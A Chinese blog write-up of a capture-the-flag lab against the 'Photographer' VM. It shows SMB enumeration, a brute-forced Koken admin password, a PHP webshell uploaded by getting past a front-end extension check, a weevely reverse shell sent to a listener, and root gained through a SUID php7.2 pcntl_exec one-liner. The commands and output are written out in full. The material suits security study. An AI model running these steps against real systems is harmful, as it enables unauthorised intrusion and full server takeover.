Photographer-writeup

原创

正道是沧桑 于 2020-08-18 23:37:32 发布 145 收藏

分类专栏： 渗透 靶机 文章标签： linux 安全 php

Photographer-writeup

0x00 信息收集

首先使用nmap扫描一下端口及服务

```
nmap -sV -Pn 192.168.1.21
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-18 15:56 CST
Nmap scan report for 192.168.1.21
Host is up (0.00044s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE     VERSION
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8000/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:6C:68:BF (Oracle VirtualBox virtual NIC)
Service Info: Host: PHOTOGRAPHER

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.68 seconds
```

先从web开始，打开80端口后是个图片展示页面，貌似没有什么可以利用

8000端口打开是基于koken框架开发的

Your site tagline

daisa ahomi


Home Timeline Albums Content Essays

No featured content found. Assign some in the Library.

Home Albums Content Essays

© daisa ahomi | Built with Koken

dirb爆破下目录发现了敏感目录admin



目前对email地址还是未知，需要再收集一些信息。

看下139，445端口，使用enum4linux工具扫描smb，看看能收集到什么

```
 ========================================
|    Share Enumeration on 192.168.1.21    |
 ========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        sambashare      Disk      Samba on Ubuntu
        IPC$            IPC       IPC Service (photographer server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on 192.168.1.21
//192.168.1.21/print$   Mapping: DENIED, Listing: N/A
//192.168.1.21/sambashare       Mapping: OK, Listing: OK
//192.168.1.21/IPC$     [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

发现有个共享目录sambashare，不需要验证

使用smbclient连接看下有哪些共享文件

```
root@kali:~/图片马# smbclient //192.168.1.21/sambashare
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jul 21 09:30:07 2020
  ..                                  D        0  Tue Jul 21 17:44:25 2020
  mailsent.txt                        N      503  Tue Jul 21 09:29:40 2020
  wordpress.bkp.zip                   N 13930308  Tue Jul 21 09:22:23 2020

                278627392 blocks of size 1024. 264268400 blocks available
```

```
smb: \> get mailsent.txt //将mailsent.txt下载到本地
```

```
Message-ID: <4129F3CA.2020509@dc.edu>
Date: Mon, 20 Jul 2020 11:40:36 -0400
From: Agi Clarence <agi@photographer.com>
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.1) Gecko/20020823 Netscape/7.0
X-Accept-Language: en-us, en
MIME-Version: 1.0
To: Daisa Ahomi <daisa@photographer.com>
Subject: To Do - Daisa Website's
Content-Type: text/plain; charset=us-ascii; format=flowed
Content-Transfer-Encoding: 7bit

Hi Daisa!
Your site is ready now.
Don't forget your secret, my babygirl ;)
```


从这封信我们就获取到了前面后台登录的账号了，daisa@photographer.com

0x01 webshell


登录抓包爆破一下，得到密码babygirl

Request	Payload	Status	Error	Timeout	Length	Comment
3	123456789	404			239	
4	password	404			239	
5	iloveyou	404			239	
6	princess	404			239	
7	1234567	404			239	
8	rockyou	404			239	
9	12345678	404			239	
10	abc123	404			239	
11	nicole	404			239	
12	daniel	404			239	
13	babygirl	302			1758	
14	monkey	404			239	
15	lovely	404			239	
16	jessica	404			239	

登录进去，此处存在上传功能，尝试抓包发现仅在前端对后缀做验证，绕过方法为：将制作好的图片木马以png后缀上传，抓包改为php即可。



上传的php木马绝对路径可以在网络连接中查看到



我使用的是weevely制作的php木马

```
root@kali:~# weevely http://192.168.1.21:8000/storage/originals/60/d4/123.php 123

[+] weevely 4.0.1

[+] Target:     www-data@photographer:/var/www/html/koken/storage/originals/60/d4
[+] Session:    /root/.weevely/sessions/192.168.1.21/123_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely>
www-data@photographer:/var/www/html/koken/storage/originals/60/d4 $ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@photographer:/var/www/html/koken/storage/originals/60/d4 $
```

目前获取到了webshell

到家目录看看

```
www-data@photographer:/home $ ls
agi
daisa
lost+found
www-data@photographer:/home $ cd agi
www-data@photographer:/home/agi $ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
examples.desktop
share
www-data@photographer:/home/agi $ cd share
www-data@photographer:/home/agi/share $ ls
mailsent.txt
wordpress.bkp.zip
www-data@photographer:/home/agi/share $
```

看到前面smb挖到的信息，再看看另一个

```
www-data@photographer:/home $ cd daisa
www-data@photographer:/home/daisa $ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
examples.desktop
user.txt
www-data@photographer:/home/daisa $ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
www-data@photographer:/home/daisa $
```

得到的像是md5，获取到了一个flag：d41d8cd98f00b204e9800998ecf8427e

0x02 提权

接下来肯定是需要提权到root才能得到第二个flag

正常操作看下suid

```
find / -type f -perm -u=s 2>/dev/null
```

在这个weevely获取的shell中执行上面的find命令无法正常的显示

```
find: '/proc/4035/fd': Permission denied
find: '/proc/4035/map_files': Permission denied
find: '/proc/4035/fdinfo': Permission denied
find: '/proc/4035/ns': Permission denied
find: '/proc/4064/task/4064/fdinfo/6': No such file or directory
find: '/proc/4064/fdinfo/5': No such file or directory
find: '/boot/lost+found': Permission denied
find: '/home/daisa/.gnupg': Permission denied
find: '/home/daisa/.cache': Permission denied
find: '/home/daisa/.local': Permission denied
find: '/home/daisa/.config': Permission denied
find: '/home/daisa/.compiz': Permission denied
find: '/home/daisa/.gconf': Permission denied
find: '/home/lost+found': Permission denied
find: '/home/agi/.mozilla': Permission denied
find: '/home/agi/.gnupg': Permission denied
find: '/home/agi/.cache': Permission denied
find: '/home/agi/.local': Permission denied
find: '/home/agi/.config': Permission denied
find: '/home/agi/.gconf': Permission denied
```

所以决定反弹个shell用nc接收

kali开启nc监听`nc -lvp 4444`，weevely的shell中有反弹shell的功能`:backdoor_reversetcp 192.168.1.13 4444`

```
root@kali:~# nc -lvp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.21.
Ncat: Connection from 192.168.1.21:54256.
/bin/sh: 0: can't access tty; job control turned off
$ echo $0
/bin/sh
$
$
```

再次执行`find / -type f -perm -u=s 2>/dev/null`

```
$ find / -type f -perm -u=s 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/php7.2
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn
/bin/ntfs-3g
/bin/ping
/bin/fusermount
/bin/mount
/bin/ping6
/bin/umount
/bin/su
```

可以看到又个特别的命令是`/usr/bin/php7.2`，那么我们就使用这个来进行提权操作

```
/usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"
```

```
$ /usr/bin/php7.2 -r "pcntl_exec('/bin/sh', ['-p']);"


id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
whoami
root
```

```
cd /root
ls
proof.txt
cat proof.txt
```

```
Follow me at: http://v1n1v131r4.com


d41d8cd98f00b204e9800998ecf8427e
```